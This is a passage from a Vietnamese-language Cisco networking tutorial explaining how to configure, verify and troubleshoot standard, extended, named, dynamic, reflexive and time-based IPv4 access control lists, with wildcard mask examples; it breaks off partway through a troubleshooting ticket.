Hình 1-9 chứng tỏ rằng standard ACL chỉ kiểm tra địa chỉ nguồn trong header của IPv4.



1. Cấu hình numbered standard IPv4 ACL:

Để cấu hình numbered standard IPv4 ACL trên Cisco Router, phải tạo một standard ACL và kích hoạt nó trên một cổng giao diện. Câu lệnh **access-list** dùng để tạo một entry trong danh sách lọc của standard ACL.

Câu lệnh **ip access-group** dùng kết các ACLs đã tồn tại đến một cổng giao diện. Chỉ cho phép một ACL cho mỗi giao thức, mỗi hướng, và mội cổng giao diện.

Ghi chú: Để loại bỏ một ACL từ một cổng giao diện, đầu tiên dùng **no ip access-group** *số/tên* [in/out] trên cổng sau đó dùng **no access-list** *tên/số* để loại bỏ toàn bộ ACL

Các bước bắt buộc để cấu hình và áp đặt một numbered standard ACL vào cổng giao diện.

Step 1: dùng câu lệnh **access-list** để tạo một entry trong standard ACL.

```
Router(config)#access-list 1 permit 172.16.0.0 0.0.255.255
```

Step 2: dùng câu lệnh **interface** để chọn lựa cổng cần áp đặt ACL

```
Router(config)#interface Ethernet 1
```


Step 3: Dùng câu lệnh **ip access-group** để kích hoạt ACL đã tạo trên cổng giao diện.

```
Router(config-if)#ip access-group 1 in
```

Bước này dùng để kích hoạt một standard ACL trên cổng giao diện theo chiều vào (inbound) để lọc luồng dữ liệu.

2. Cấu hình numbered extended IPv4 ACL:

Với extended ACL, đánh số từ 100 đến 199 và 2000 đến 2699 hoặc dùng tên, có thể kiểm tra ở góc độ sâu hơn với cả địa chỉ nguồn và đích của IP. Thêm vào đó, tận cùng của hàm extended ACL, ta có thể xác định cụ thể những giao thức là TCP hay UDP của tầng ứng dụng (application) của gói tin. Hình 1-10 chứng tỏ rằng vùng header của IP có thể bị thẩm tra với một extended ACL.



Hình 1-10: Extended ACL

Để chỉ định một ứng dụng, bạn có thể cấu hình số cổng hoặc tên của một ứng dụng nổi tiếng. Bảng 1-2 cho thấy một danh sách rút gọn của một số port của các ứng dụng TCP khác nhau

Bảng 2: Well-known port number và các giao thức

Well-Known Port Number (Decimal)	IP Protocol
20 (TCP)	FTP data
21 (TCP)	FTP control
23 (TCP)	Telnet
25 (TCP)	Simple Mail Transfer Protocol (SMTP)
53 (TCP/UDP)	Domain Name System (DNS)
69 (UDP)	TFTP
80 (TCP)	HTTP

Để cấu hình numbered extended ACL trên Cisco router, đầu tiên tạo một extended ACL và kích hoạt ACL này trên một cổng giao diện. Dùng câu lệnh **access-list** để tạo một entry với điều kiện cho bộ lọc. Cấu hình toàn bộ như sau:

Access-list *access-list-number* {**permit | deny**} *protocol source source-wildcard [operator port] destination destination-wildcard [operator port]* [**established] [log**]

Bảng 3: Các tham số cho cấu hình numbered extended ACL

Biến số	Mô tả
Access-list number	Xác nhận một số trong dãy 100-199 hoặc 2000-2699
Permit | deny	Chỉ ra entry này cho phép hay từ chối đỉa chỉ cụ thể của gói tin
protocol	IP, TCP, UDP, ICMP…
Source và destination	Xác nhận địa chỉ nguồn và đích
Source-wildcard mask và destination-wildcard mask	Wildcard mask; bit 0 chỉ vị trí phù hợp, và bit 1 chỉ vị trí "don't care"
Operator [port | app_name]	Có thể là **lt** (less than), **gt** (greater than), **eq** (equal to) hoặc là **neq** (not equal to). Địa chỉ port có thể là port nguồn hay port đích, tùy thuộc vào nơi

	mà ACL cấu hình. Thay vì sử dụng port, có thể sung tên thay thế như Telnet, FTP hay SMTP.
establishhhed	Chỉ sử dụng cho chiều vào của giao thức TCP. Cho phép luồng dữ liệu TCP thông qua nếu gói tin phản hồi từ một phiên (session) xuất phát bên trong. Loại dữ liệu này có bật cờ ACK.
log	Gởi một thông tin log đến cổng console

Ví dụ về sử dụng extended ACL với thông số established:

Trong ví dụ này, biến số **established** của extended ACL cho phép phản hồi luồng dữ liệu mà xuất phát từ mail host, địa chỉ 128.88.1.2, để trả về trên cổng serial 0. Sự phù hợp xảy ra nếu TCP datagram có bật cờ ACK hay cờ reset (RST), chỉ rằng gói tin này phụ thuộc vào kết nối hiện tại. Nếu không có biến số **established**, mail host chỉ nhận luồng dữ liệu SMTP nhưng không thể gởi nó đi.

```
Access-list 102 permit tcp any host 128.88.1.2 established
Access-list 102 permit tcp any host 128.88.1.2 eq smtp
Interface serial 0
    Ip access-group 102 in
```

3. Cấu hình Named ACLs:

Named ACL là tính năng cho phép bạn xác định standard và extended IP ACL với một chuỗi chữ số (tên) thay vì các đại diện thuộc số hiện thời.

Named IP ACL cho phép bạn xóa các mục cá nhân trong một ACL cụ thể. Và bởi vì bạn có thể xóa các mục cá nhân với named ACL, bạn có thể thay đổi ACL của bạn mà không cần phải xóa và sau đó cấu hình lại toàn bộ ACL.

3.1 Khởi tạo Named Standard IP ACLs

Các bước bắt buộc để cấu hình và áp đặt một named standard ACL trên router:

Step 1: Định nghĩa một standard named ACL.

```
Router(config)#ip access-list standard name
```

Step 2: Sử dụng một trong những câu lệnh sau để xây dựng biến số kiểm tra

```
Router(config-std-nacl)#[sequence-number] deny {source [source-wildcard] | any}

Router(config-std-nacl)#[sequence-number] permit {source [source-wildcard] | any}
```

Step 3: Rời khỏi cấu hình named ACL:

```
Router(config-std-nacl)#exit

Router(config)
```

Step 4: Chọn một cổng giao diện cần áp đặt ACL

```
Router(config)#inteface Ethernet 0

Router(config-if)#
```

Step 5: Kích hoạt standard ACL trên cổng giao diện

```
Router(config-if)#ip access-group name in
```

Dùng câu lệnh **show ip interface** để kiểm tra IP ACL đã áp vào cổng

3.2 Khởi tạo Named extended ACL:

Các bước bắt buộc để cấu hình và áp đặt một named extended ACL trên router:

Step 1: Định nghĩa một extended named ACL.

```
Router(config)#ip access-list extended name
```

Step 2: Sử dụng câu lệnh sau để xây dựng biến số kiểm tra

```
Router(config-ext-nacl)#[sequence-number] {deny | permit} protocol source source-wildcard destination destination-wildcard [option]
```

Bạn có thể sử dụng các từ khoá **any** để viết tắt địa chỉ của 0.0.0.0 với một wildcard mask của 255.255.255.255 cho các địa chỉ nguồn, địa chỉ đích, hoặc cả hai. Bạn có thể sử dụng từ khoá **host** để viết tắt một wildcard mask của 0.0.0.0 cho các địa chỉ nguồn hoặc địa chỉ đích. Đặt từ khóa **host** ở phía trước của địa chỉ.

Step 3: Rời khỏi cấu hình named ACL:

```
Router(config-std-nacl)#exit

Router(config)
```

Step 4: Chọn một cổng giao diện cần áp đặt ACL

```
Router(config)#inteface Ethernet 0

Router(config-if)#
```

Step 5: Kích hoạt extended ACL trên cổng giao diện

```
Router(config-if)#ip access-group name in
```

Dùng câu lệnh **show ip interface** để kiểm tra IP ACL đã áp vào cổng

Có nhiều thuận lợi nếu dùng dãy số trong named ACL để thêm vào những entry cụ thể trong một danh sách đã tồn tại. Ở ví dụ sau, một entry mới được thêm vào một vị trí cụ thể trong một ACL.

```
RouterX# show ip access-list

Standard IP access list MARKETING
2 permit 10.4.4.2, wildcard bits 0.0.255.255
5 permit 10.0.0.44, wildcard bits 0.0.0.255
10 permit 10.0.0.1, wildcard bits 0.0.0.255
20 permit 10.0.0.2, wildcard bits 0.0.0.255
RouterX(config)# ip access-list standard MARKETING
RouterX(config-std-nacl)# 15 permit 10.5.5.5 0.0.0.255
RouterX# show ip access-list
Standard IP access list MARKETING
2 permit 10.4.4.2, wildcard bits 0.0.255.255
5 permit 10.0.0.44, wildcard bits 0.0.0.255
10 permit 10.0.0.1, wildcard bits 0.0.0.255
15 permit 10.5.5.5, wildcard bits 0.0.0.255
20 permit 10.0.0.2, wildcard bits 0.0.0.255
```

4. Thêm phần ghi chú cho Named hay Numbered ACLs:

Bình luận (comments), còn được gọi là những nhận xét (remarks), là một stament mà không được xử lý. Nó là những statement mô tả đơn giản bạn có thể sử dụng để hiểu rõ hơn và khắc phục sự cố ACL hoặc là đặt tên hoặc đánh số.

Mỗi dòng nhận xét được giới hạn trong 100 ký tự. Các nhận xét có thể đi trước hoặc sau cho phép hoặc từ chối phát biểu.

Để thêm một remark cho một named IP ACL, sử dụng lệnh **remark** trong chế độ cấu hình ACL. Để thêm một remark với một numbered IP ACL, sử dụng lệnh **access-list** *access-list-number* **remark** *remark*.

Sau đây là một ví dụ về cách thêm một remark với một numbered ACL:

```
access-list 101 remark permit John telnet to server
access-list 101 permit tcp host 10.1.1.2 host 172.16.1.1 eq telnet
```

Ví dụ tiếp theo để thêm một remark đến một named ACL:

```
ip access-list standard PREVENTION
remark Do not allow Jone subnet through
deny 172.69.0.0 0.0.255.255
```

Sau đây là tóm tắt những điểm chính được thảo luận trong phần này:

- Standard IPv4 ACL cho phép lọc gói tin dựa trên địa chỉ nguồn.
- Extended ACL cho phép lọc gói tin đựa trên địa chỉ nguồn và đích, giao thức và số port.
- Named ACL cho phép xóa những statement riêng rẽ từ một ACL.

IV – Các lệnh kiểm tra trong ACL:

Khi hoàn thành cấu hình ACL, sử dụng các lệnh **show** để kiểm tra cấu hình. Sử dụng **show access-list** để hiển thị nội dung của tất cả các ACL, như thể hiện trong ví dụ. Bằng cách nhập tên hoặc số ACL là một lựa chọn cho lệnh này, bạn có thể hiển thị một ACL cụ thể. Để chỉ hiển thị các nội dung của tất cả các ACLs IP, sử dụng lệnh **show ip access-list**.

```
Router#show access-lists
Standard IP access list SALES
    10 deny 10.1.1., wildcard bits 0.0.0.255
    20 permit 10.3.3.1
Extended IP access list ENG
    10 permit tcp host 10.22.22.1 any eq telnet (25 matches)
    20 permit tcp host 10.33.33.1 any eq ftp
    30 permit tcp host 10.44.44.1 any eq ftp-data
```

Lệnh **show ip interface** hiển thị thông tin giao diện và cho biết dù bất kỳ ACL IP được thiết lập trên giao diện. Trong lệnh **show ip interface e0** được hiển thị trong ví dụ, IP ACL đã được cấu hình trên giao diện E0 là một ACL chiều vào. Không có chiều ra của ACL đã được cấu hình trên giao diện E0.

V - Các loại khác của ACL:

Standard và extended ACL có thể trở thành những mẫu chốt cơ bản cho các loại ACL khác. Những loại ACL khác bao gồm:


Dynamic ACLs (lock-and-key).

Reflexive ACLs.

Time-based ACLs.

1. Dynamic ACLs (lock-and-key):

ACL động (dynamic ACL) phụ thuộc vào kết nối Telnet, chứng thực (authentication) (nội bộ hoặc từ xa), và extended ACL. Lock-and-key cấu hình bắt đầu với các ứng dụng của một ACL mở rộng để ngăn chặn luồng dữ liệu thông qua router. Người dùng muốn đi qua các router bị chặn bởi các ACL mở rộng cho đến khi họ sử dụng Telnet để kết nối đến router và được chứng thực. Các kết nối Telnet sau đó bị từ chối, và một đơn nhập dynamic ACL được thêm vào ACL mở rộng. Điều này cho phép lưu lượng truy cập trong một thời gian cụ thể; thời gian nhàn rỗi (idle timeout) và tuyệt đối (absolute timeout) là có thể. Hình 1-11 cho thấy một ví dụ về danh sách truy cập động.



Hình 1-11: Dynamic ACL

Một số lý do phổ biến để sử dụng ACL động như sau:

■ Sử dụng ACL động khi bạn muốn có một người dùng cụ thể từ xa hoặc một nhóm người dùng từ xa để truy cập vào một máy chủ trong mạng của bạn, kết nối từ máy chủ từ xa của họ thông qua Internet. Lock-and-key xác nhận người sử dụng và cho phép truy cập giới hạn thông qua các bộ định tuyến tường lửa của bạn cho một máy chủ hoặc mạng con trong một thời gian hữu hạn.

■ Sử dụng ACL động khi bạn muốn có một tập hợp con của các host trên một mạng nội bộ để truy cập vào một máy chủ từ xa trên một mạng được bảo vệ bởi tường lửa. Với lock-and-key, bạn có thể cho phép truy cập vào các máy chủ từ xa chỉ với mong muốn thiết lập máy chủ lưu trữ nội bộ. Lock-and-key đòi hỏi

người sử dụng để xác thực thông qua một máy chủ + TACACS, hoặc máy chủ bảo mật khác, trước khi nó cho phép máy chủ của họ để truy cập vào máy chủ từ xa.

Dynamic ACL có lợi ích bảo mật sau hơn so với standard và extended ACL tĩnh:

■ Sử dụng một cơ chế thách thức (challenge) để xác thực người dùng cá nhân.
■ Quản lý đơn giản trong mạng lớn.
■ Trong nhiều trường hợp, giảm số lượng xử lý của router đó là cần thiết cho ACL.
■ Giảm cơ hội cho mạng break-in của tin tặc mạng.
■ Tạo người dùng truy cập động thông qua tường lửa, mà không ảnh hưởng đến những hạn chế của cấu hình bảo mật khác.

Các cấu hình sau đây tạo ra một tên đăng nhập và mật khẩu để xác thực. "Idle Timeout" là 10 phút.

```
Router(config)#username TEST password TEST

Router(config)#username TEST autocommand access-enable host timeout 10
```

Các cấu hình sau cho phép người dùng mở một kết nối Telnet đến router để được chứng thực và ngăn chặn tất cả lưu lượng khác:

```
Router(config)#access-list 101 permit tcp any host 10.1.1.1 eq telnet

Router(config)#interface Ethernet0/0

Router(config-if)#ip address 10.1.1.1 255.255.255.0

Router(config-if)#ip access-group 101 in
```

Các cấu hình sau đây tạo ra các ACL động đó sẽ được tự động áp dụng vào danh sách truy cập hiện tại 101. Thời gian chờ absolute timeout được thiết lập để 15 phút.

```
Router(config)# access-list 101 dynamic TESTLIST timeout 15 permit ip 10.1.1.0 0.0.0.255 172.16.1.0 0.0.0.255
```

Cấu hình sau đây để xác thực người dùng khi họ mở một kết nối Telnet đến router:


```
Router(config)#line vty 0 4
Router(config-line)#login local
```

Sau khi đã thực hiện các cấu hình, khi người sử dụng tại 10.1.1.2 thành công làm cho một kết nối Telnet đến 10.1.1.1, các ACL động được áp dụng. Kết nối sau đó được từ chối, và người dùng có thể truy cập vào mạng 172.16.1.x.

2. Reflexive ACL:

Reflexive ACLs cho phép các gói tin IP được lọc dựa trên thông tin lớp trên như số TCP port. Chúng thường được sử dụng để cho phép lưu thông ra ngoài và hạn chế lưu lượng vào trong để đáp ứng với các phiên có nguồn gốc từ một mạng bên trong router. Reflexive ACLs có mục chỉ là tạm thời. Những thông số này sẽ được tự động tạo ra khi một IP mới bắt đầu phiên, ví dụ, với một gói tin gửi đi, và các mục sẽ được tự động loại bỏ khi phiên kết thúc. Reflexive ACLs không được áp dụng trực tiếp vào một giao diện nhưng được "lồng" trong một extended named IP ACL áp dụng cho cổng giao diện.

Reflexive ACLs cung cấp một hình thức tin cậy hơn trong phiên lọc của một extended ACL sử dụng các thông số thiết lập. Reflexive ACLs gây nhiều khó khăn hơn để giả mạo, vì nhiều tiêu chí lọc phải phù hợp trước khi một gói được phép thông qua; ví dụ, địa chỉ nguồn và đích và số cổng, không chỉ cờ ACK mà cờ RST bits, cũng được kiểm tra. Hình 1-12 minh họa cách reflexive ACL hoạt động.



Hình 1-12: Reflexive ACL

Reflexive ACLs là một phần quan trọng của bảo mật mạng chống lại hacker mạng và có thể được bao gồm trong một tường lửa. Reflexive ACLs cung cấp một mức độ bảo mật chống lại giả mạo và một số từ chối dịch vụ (DoS) tấn công. Reflexive ACLs rất dễ sử dụng và, so với ACL cơ bản, cung cấp kiểm soát tốt hơn các gói dữ liệu nhập vào mạng của bạn.

Các cấu hình sau để theo dõi lưu lượng đã được bắt đầu từ bên trong:

```
Router(config)#ip access-list extended OUTBOUNDFILTERS

Router(config-ext-nacl)# permit icmp 10.1.1.0 0.0.0.255 172.16.1.0 0.0.0.255

Router(config-ext-nacl)# permit tcp 10.1.1.0 0.0.0.255 172.16.1.0 0.0.0.255 reflect TCPTRAFFIC
```

Các cấu hình kế tiếp tạo ra một danh sách trong đòi hỏi các bộ định tuyến để kiểm tra lưu lượng đến để xem liệu nó đã được bắt đầu từ bên trong và quan hệ của một phần phản xạ của ACL outboundfilters, được gọi là tcptraffic, để các inboundfilters ACL:

```
Router(config)#ip access-list extended INBOUNDFILTERS

Router(config-ext-nacl)# permit icmp 172.16.1.0 0.0.0.255 10.1.1.0 0.0.0.255 evaluate TCPTRAFFIC
```


Các cấu hình trong ví dụ áp dụng cho cả chiều đi vào (inbound) và đi ra (outbound) ACL tới giao diện cổng.

```
Router(config)#interface Ethernet0/1
Router(config-if)#ip address 172.16.1.2 255.255.255.0
Router(config-if)#ip access-group INBOUNDFILTERS in
Router(config-if)#ip access-group OUTBOUNDFILTERS out
```

Reflexive ACLs có thể được định nghĩa chỉ có extended named IP ACL. Nó không thể được định nghĩa với số hoặc standard named IP ACL hoặc với ACL giao thức khác.

3. Time-based ACL

Time-based ACL tương tự chức năng như extended ACL, nhưng chúng cho phép kiểm soát truy cập dựa trên thời gian. Để thực hiện ACL dựa trên thời gian, bạn tạo một phạm vi thời gian xác định thời gian cụ thể trong những ngày và tuần. Phạm vi thời gian được xác định theo tên và sau đó tham chiếu bởi một hàm. Vì vậy, những hạn chế thời gian được áp dụng đối với các chức năng riêng của mình. Ví dụ, trong hình 1-13, người dùng sẽ bị khóa từ truyền HTTP giao thông sau khi 19:00



Hình 1-13: Time-based ACL

Time-base ACL có một số ưu điểm như sau:

Khi nhà cung cấp tốc độ truy cập khác nhau theo thời gian trong ngày, nó có thể tự động định lại chi phí luồng dữ liệu một cách hiệu quả.

Quản trị mạng có thể kiểm soát đăng nhập thông qua những log lưu trữ. Những mục ACL có thể lưu trữ đăng nhập truy cập vào những thời điểm nhất định trong ngày nhưng không liên tục. Vì vậy, các quản trị viên có thể chỉ cần từ chối truy cập mà không cần nhiều phân tích các bản ghi được tạo ra trong giờ cao điểm.

Cấu hình sau đây định nghĩa time range để thực thi ACL:

```
Router(config)#time-range EVERYOTHERDAY
Router(config-time-range)#periodic Monday Wednesday Friday 8:00 to 17:00
```

Cấu hình dùng áp time range vào ACL:

```
Router(config)#access-list 101 permit tcp 10.1.1.0 0.0.0.255 172.16.1.0 0.0.0.255 eq telnet time-range EVERYOTHERDAY
```

Áp đặt ACL đến cổng giao tiếp:

```
Router(config)#interface Ethernet0/0
Router(config-if)#ip address 10.1.1.1 255.255.255.0
Router(config-if)#ip access-group 101 in
```

Time range phản hồi dựa trên hệ thống đồng bộ thời gian trên router. Thời gian trên router được sử dụng, nhưng tính năng này có thể hoạt động tốt nhất khi đồng bộ với Network Time protocol (NTP).

VI – Ghi chú khi sử dụng Wildcard Masks:

Các quy tắc được biết đến và bạn đã thấy những ví dụ về làm thế nào để tạo wildcard mask: Các 32 ký tự wildcard mask bit đại diện bao gồm các số 1 và 0 ', theo đó là 1 tương đương với bỏ qua bit và một số 0, để kiểm tra bit này.

Mặc dù vậy, chúng tôi chỉ muốn:

1. Match một host.
2. Match toàn bộ subnet.

3. Match một range IP.
4. Match tất cả.

Đây là cách để hoàn thành các vấn đề ở trên:

1. Để match một host:

Set all the wildcard mask bits to zero.

Với một standard ACL:

Access-list 1 permit 186.145.65.12 0.0.0.0 or

Access0list 1 permit 186.145.65.12 (standard access lists assume a 0.0.0.0 mask)

Với một Extended ACL:

Access-list 101 permit ip 186.145.65.12 0.0.0.0 any or

Access-list 101 permit host 186.145.65.12 any

2. Để match toàn bộ subnet:

Wildcard mask = 255.255.255.255 – subnet mask

Ví dụ 1:

Cho 42.64.86.0 với subnet mask 255.255.255.0

255.255.255.255 – subnet mask 255.255.255.0 = wildcard mask 0.0.0.255

Access-list 1 permit 42.64.86.0 0.0.0.255

Ví dụ 2:

Cho 202.22.66.99 với subnet mask 255.255.255.240

255.255.255.255 – subnet mask 255.255.255.240 = wildcard mask 0.0.0.15

Access-list 1 permit 202.22.66.99 0.0.0.15

Ví dụ 3:

Cho 55.66.77.0 với subnet mask 255.255.224.0

255.255.255.255 – subnet mask 255.255.224.0 = wildcard mask 0.0.31.255

Access-list 1 permit 55.66.77.0 0.0.31.255

Ví dụ 4:

Cho 211.95.32.128 với subnet mask 255.255.255.248

255.255.255.255 – subnet mask 255.255.255.248 = wildcard mask 0.0.0.7

Access-list 1 permit 211.95.32.128 0.0.0.7

3. Match một dãy IP:

Để tìm wildcard mask, lấy giá trị cao (tận cùng của dãy) trừ cho giá trị thấp (tận cùng của dãy)

Ví dụ 1:

Match một dãy từ 132.43.48.0 đến 132.43.63.255

132.43.63.255 – 132.43.48.0 = wildcard mask 0.0.15.255

Access-list 1 permit 132.43.48.0 0.0.15.255

Ví dụ 2:

Match một dãy từ 132.43.16.32 đến 132.43.31.63

132.43.31.63 – 132.43.16.32 = wildcard mask 0.0.15.31


Access-list 1 permit 132.43.16.32 0.0.15.31

4. Match tất cả:

Access-list 1 permit any or

Access-list 1 permit 0.0.0.0 255.255.255.255

VII – Giải quyết sự cố trong ACL: host connectivity



Ticket 1. Host 10.1.1.1 không thể liên lạc với 10.100.100.1. Output sau cho thấy những thông tin về cấu hình ACL để tìm ra nguyên nhân gây lỗi:

```
RouterX# show access-lists 10
Standard IP access list 10
    10 deny   10.1.1.0, wildcard bits 0.0.0.255
    20 permit 10.1.1.1
    30 permit ip any any
```

Nguyên nhân gây nên host 10.1.1.1 không thể liên lạc với 10.100.100.1 chính là thứ tự sắp xếp của rule 10. Bởi vì router sẽ thực thi ACL theo chiều trên xuống, rule 10 sẽ từ chối host 10.1.1.1, và rule 20 sẽ không được thực thi. Giải pháp cho vấn đề này chính là thay đổi thứ tự của rule 10 và 20.

Ticket 2. Lớp mạng 192.168.1.0 không thể dùng TFTP để connect tới 10.100.100.1. Output sau cho thấy những thông tin về cấu hình ACL để tìm ra nguyên nhân gây lỗi:

```
RouterX# show access-lists 120
Extended IP access list 120
    10 deny tcp 172.16.0.0 0.0.255.255 any eq telnet
    20 deny tcp 192.168.1.0 0.0.0.255 host 10.100.100.1 eq smtp
    30 permit tcp any any
```

Nguyên nhân làm cho lớp mạng 192.168.1.0 không thể dùng TFTP với 10.100.100.1 chính là TFTP dùng UDP. Rule 30 trong ACL cho phép tất cả luồng dữ liệu TCP, và bởi vì TFTP dùng UDP, nó sẽ có ngụ ý từ chối. Giải pháp cho vấn đề này là chỉnh sửa rule 30 (có thể là **permit ip any any**)

Ticket 3. Lớp mạng 172.16.0.0 có thể dùng Telnet để connect tới 10.100.100.1, nhưng kết nối này thì không cho phép. Output sau cho thấy những thông tin về cấu hình ACL để tìm ra nguyên nhân gây lỗi:

```
RouterX# show access-lists 130
Extended IP access list 130
    10 deny tcp any eq telnet any
    20 deny tcp 192.168.1.0 0.0.0.255 host 10.100.100.1 eq smtp
    30 permit ip any any
```

Nguyên nhân chính là port của Telnet trong rule 10 đã sai vị trí. Rule 10 hiện tại từ chối bất kì nguồn với một port là telnet cố gắng để xây dựng kết nối tới bất kì địa chỉ IP. Nếu muốn từ chối Telnet theo chiều vào trên cổng S0, giải pháp chính là từ chối port đích là telnet (**deny tcp any any eq telnet**)

Ticket 4. Host 10.1.1.1 có thể dùng Telnet để connect tới 10.100.100.1, nhưng kết nối này thì không cho phép. Output sau cho thấy những thông tin về cấu hình ACL để tìm ra nguyên nhân gây lỗi:

```
RouterX# show access-lists 140
Extended IP access list 140
    10 deny tcp host 10.160.22.11 10.100.100.0 0.0.0.255 eq telnet
    20 deny tcp 192.168.1.0 0.0.0.255 host 10.100.100.1 eq smtp
    30 permit ip any any
```

Nguyên nhân chính gây nên lỗi chính là không tồn tại bất kì rule nào từ chối host 10.1.1.1 hoặc lớp mạng của nó như địa chỉ nguồn. Rule 10 từ chối cổng của router mà luồng dữ liệu đi. Nhưng khi các gói tin này đi khỏi router, chúng có địa chỉ nguồn là 10.1.1.1 và không là địa chỉ của cổng vật lý của router. Giải pháp chính là chỉnh sửa rule 10 để mà subnet 10.1.0.0 bị từ chối thay vì địa chỉ 10.160.22.11.

Ticket 5. Host 10.100.100.1 có thể dùng Telnet để connect tới 10.1.1.1, nhưng kết nối này thì không cho phép. Output sau cho thấy những thông tin về cấu hình ACL để tìm ra nguyên nhân gây lỗi:

```
RouterX# show access-lists 150
Extended IP access list 150
    10 deny tcp host 10.100.100.1 any eq telnet
    20 permit ip any any
```

ACL 150 được áp đặt tới cổng S0 theo chiều inbound.

Nguyên nhân chính gây nên lỗi là sai chiều của ACL 150. Rule 10 từ chối địa chỉ nguồn của 10.100.100.1, nhưng địa chỉ này chỉ là nguồn nếu luồng dữ liệu đi ra trên cổng S0, không phải chiều đi vào. Giải pháp chính là điều chỉnh chiều mà ACL được áp đặt trên giao diện cổng.

Ticket 6. Host 10.1.1.1 có thể dùng Telnet để connect tới RouterX, nhưng kết nối này thì không cho phép. Output sau cho thấy những thông tin về cấu hình ACL để tìm ra nguyên nhân gây lỗi:

```
RouterX# show access-lists 160
Extended IP access list 160
